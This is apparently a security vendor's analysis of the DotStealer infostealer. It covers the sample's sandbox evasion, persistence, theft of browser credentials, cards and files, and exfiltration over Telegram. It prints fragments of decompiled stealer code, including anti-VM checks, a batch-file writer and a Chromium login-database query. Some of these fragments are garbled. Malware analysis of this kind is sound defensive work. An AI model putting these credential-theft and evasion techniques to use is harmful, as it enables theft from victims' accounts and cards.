
Unmasking the Dot Stealer

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Recently we came across a <u>tweet</u> about DotStealer malware, and on observing its behavior we found it to be stealing user information like User Login and Credit card data, along with system information such as the contents of Desktop and Downloads folder. All this stolen data is exfiltrated through a Telegram account.




Fig 1: Die output

The sample in question is a 32-bit executable file compiled with .NET(v4.0.30319).

Fig 2: Entry point

At first malware finds the user's username and creates a new directory "Username + **UserCash**" and in that directory self-copies itself as "temporallogger.exe". Later it uses the Rot13 algorithm for decrypting a Telegram Token and a TelegramChatID which will be used to login to their account.

```
1  |// DotStealer.persistence
2  // Token: 0x0600014C RID: 332 RVA: 0x00007068 File Offset: 0x000005268
3  public static void runAntiAnalysis()
4  {
5     if (!config.PreventStartOnVirtualMachine || (!persistence.inSandboxie() && !persistence.inVirtualBox() && !persistence.inDebugger()))
6     if ( return;
8     }
9     Environment.Exit(2);
10 }
```

Fig 3: Analysis for Virtual machine and Debugger

As seen in the image above, the stealer determines whether it is being run in a controlled environment. One interesting way it does that is by cross-checking with a preflight "Black List".

```
array = new string[]
string machineName = Environment.MachineName;
                                                     "BEE7370C-8C0C-4".
string userName = Environment.UserName;
                                                     "DESKTOP-NAKFFMT",
array = new string[]
                                                    "WIN-5E07COS9ALR",
                                                    "B30F0242-1C6A-4",
    "WDAGUtilityAccount",
                                                    "DESKTOP-VRSQLAG",
                                                    "Q9IATRKPRH",
    "RDhJ@CNFevzX",
                                                     "DESKTOP-DØ19GDM",
    "kEecfMwgj",
                                                     "DESKTOP-WI8CLET",
    "Frank",
    "8N10ColNQ5bq",
                                                    "LISA-PC", Machine_Name_List
                                                    "JOHN-PC"
                   User Name List
    "John",
                                                    "DESKTOP-BØT93D6",
    "george",
                                                     "DESKTOP-1PYKP29",
    "PxmdUOpVyx",
                                                    "DESKTOP-1Y2433R",
                                                    "WILEYPC",
    "w0fjuOVmCcP5A",
                                                    "WORK",
    "lmVwjj9b",
                                                    "6C4E733F-C2D9-4",
    "PqONjHVwexsS",
                                                    "RALPHS-PC",
    "3u2v9m8",
    "Julia",
                                                    "DESKTOP-WG3MYJS",
    "HEUeRzl",
                                                     "DESKTOP-7XC6GEZ",
    "fred",
                                                    "DESKTOP-50V9S00",
                                                    "QarZhrdBpj",
    "BvJChRPnsxn",
                                                    "ORELEEPC",
    "Harry Johnson",
                                                    "ARCHIBALDPC",
    "SqgFOf3G",
                                                     "JULIA-PC",
    "Lucas",
                                                     "d1bnJkfVlH",
                                                    "NETTYPC"
```

Fig 4: Blacklist check for Username and Machine name

The sample has two sets of lists, one is with user name and other with System name. If the name matches with any of these, then the malware identifies its running under the controlled environment (sandbox) and terminates by itself.\

```
string text = Path.GetTempFileName() + ".bat";
string sut = Frocessoreccontentrotesty, randourng();
using (StreamWriter streamWriter = File.AppendText(text))
{
    streamWriter.WriteLine(":1");
    streamWriter.WriteLine("Tasklist /fi \"PID eq " + str + "\" | find \":\"");
    streamWriter.WriteLine("I fierorlevel 1 (");
    streamWriter.WriteLine(" Timeout /T 1 /Nobreak");
    streamWriter.WriteLine(" Goto 1");
    streamWriter.WriteLine(" Octo 1");
    streamWriter.WriteLine("Octo 1");
    streamWriter.WriteLine("Cd \"" + config.InstallPath + "\"");
    streamWriter.WriteLine("Cd \"" + config.InstallPath + "\"");
    streamWriter.WriteLine("Timeout /T 1 /Nobreak");
    streamWriter.WriteLine("Timeout /T 1 /Nobreak");
    streamWriter.WriteLine(string.Concat(new string[])
    {
        "Start \"\",
        config.InstallPath,
        "\",
        config.InstallPath,
        "\",
        config.InstallExeName,
        "\"",
        config.InstallE
```

Fig 5: Creates batch file and run using command prompt

Malware creates a .bat file for running the temporallogger.exe file using cmd.exe. It deletes the file after creating the process.

Fig 6: Batch script

Batch file first deletes the original DotStealer.exe file and then starts executing temporallogger.exe file thus, the user cannot find the original malware file.\

```
List<BrowserStealer.CredentialModel> list = new List<BrowserStealer.CredentialModel>();
       File.Delete(config.InstallPathFixed + "\\login_data_db");
    catch (Exception)
   string text = this.ProfilePath + "\\Login Data";
       File.Copy(text, config.InstallPathFixed + "\\login_data_db");
       text = config.InstallPathFixed + "\\login_data_db";
    catch (Exception)
    string fullPath = Path.GetFullPath(text);
   if (File.Exists(this.KeyPath) && File.Exists(fullPath))
       using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + fullPath + ";pooling=false"))
           sqliteConnection.Open();
           using (SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand())
                sqliteCommand.CommandText = "SELECT action_url, username_value, password_value FROM logins";
               using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
                    if (sqliteDataReader.HasRows)
                       byte[] key = BrowserStealer.ChromiumGrabber.ChromiumDecryptor.GetKey(this.KeyPath);
                        while (sqliteDataReader.Read())
                            if (sqliteDataReader.GetString(0) != "" && sqliteDataReader.GetString(1) != "")
```

Fig 7: Collects credentials of user

Login information is collected from the browser profile and stored in a database by creating a temporary **login_data_db** file.\

Fig 8: Collects credit card details

The malware also collects the user's credit card details like user name on the card, card number and expiration details of the card from the browser. Stores it in SQL database which can be retrieved using SQL commands.

Fig 9: Script for accessing download files of user

Malware access user browser downloads and use sql commands to extract the url from where the files has been downloaded.

Fig 10: Script for accessing details of cookies of user

Malware cookie details from user's browser privacy and security settings. It extracts details like host_key, name, encrypted_value.

Fig 11: Desktop files are zipped

The malware combines all the desktop files as DesktopFiles.zip, and saves in the "C:\Users\Admin\AppData\Roaming\AdminUserCash" folder.




Fig 12: Collected files

As seen in the image below, the malware takes the screenshot of the desktop. Fig14 shows how the malware connects to Telegram and login using the decrypted Username and Chat ID. It sends the .zip file through Telegram.

Fig 13: Screenshot of the desktop

Fig 14: Send .zip file

```
688 1965148.8349... 127.0.0.1
                                        127.0.0.2
                                                                         42 Continuation
689 1965150.0537... 127.0.0.2
                                        127.0.0.1
                                                                         56 Standard query 0x0801 A google.com
690 1965150.0537... 127.0.0.1
                                        127.0.0.2
                                                                         82 Standard query response 0x0801 A google.com A
                                                                                                                           127.0.0.1
691 1965150.0849... 127.0.0.2
                                                                        62 Standard query 0x0207 A api.telegram.org
                                        127.0.0.1
692 1965150.0849... 127.0.0.1
                                                              DNS
                                        127.0.0.2
                                                             DNS
693 1965150.0849... 127.0.0.2
                                        127.0.0.1
                                                                         56 Standard query 0xe971 A ip-api.com
694 1965150.0849... 127.0.0.1
                                        127.0.0.2
                                                             DNS
                                                                         82 Standard query response 0xe971 A ip-api.com A 127.0.0.1
695 1965150.1006... 127.0.0.2
                                        127.0.0.1
                                                             TCP
                                                                         40 43456 → 80 [SYN] Seq=0 Win=1024 Len=0
```

Fig 15: Tries to connect to Telegram

We can see the network packets as the malware tries to connect to Telegram.

With the increasing risk of malware attacks, it's important to take steps to protect your data. Using a reliable security solution like **K7 Total Security** and keeping it updated is crucial to defend against these threats.

IOC

Hash	Detection Name
5BE1657618ED1B556C2D038ADB4A9D04	Password-Stealer (00595d541)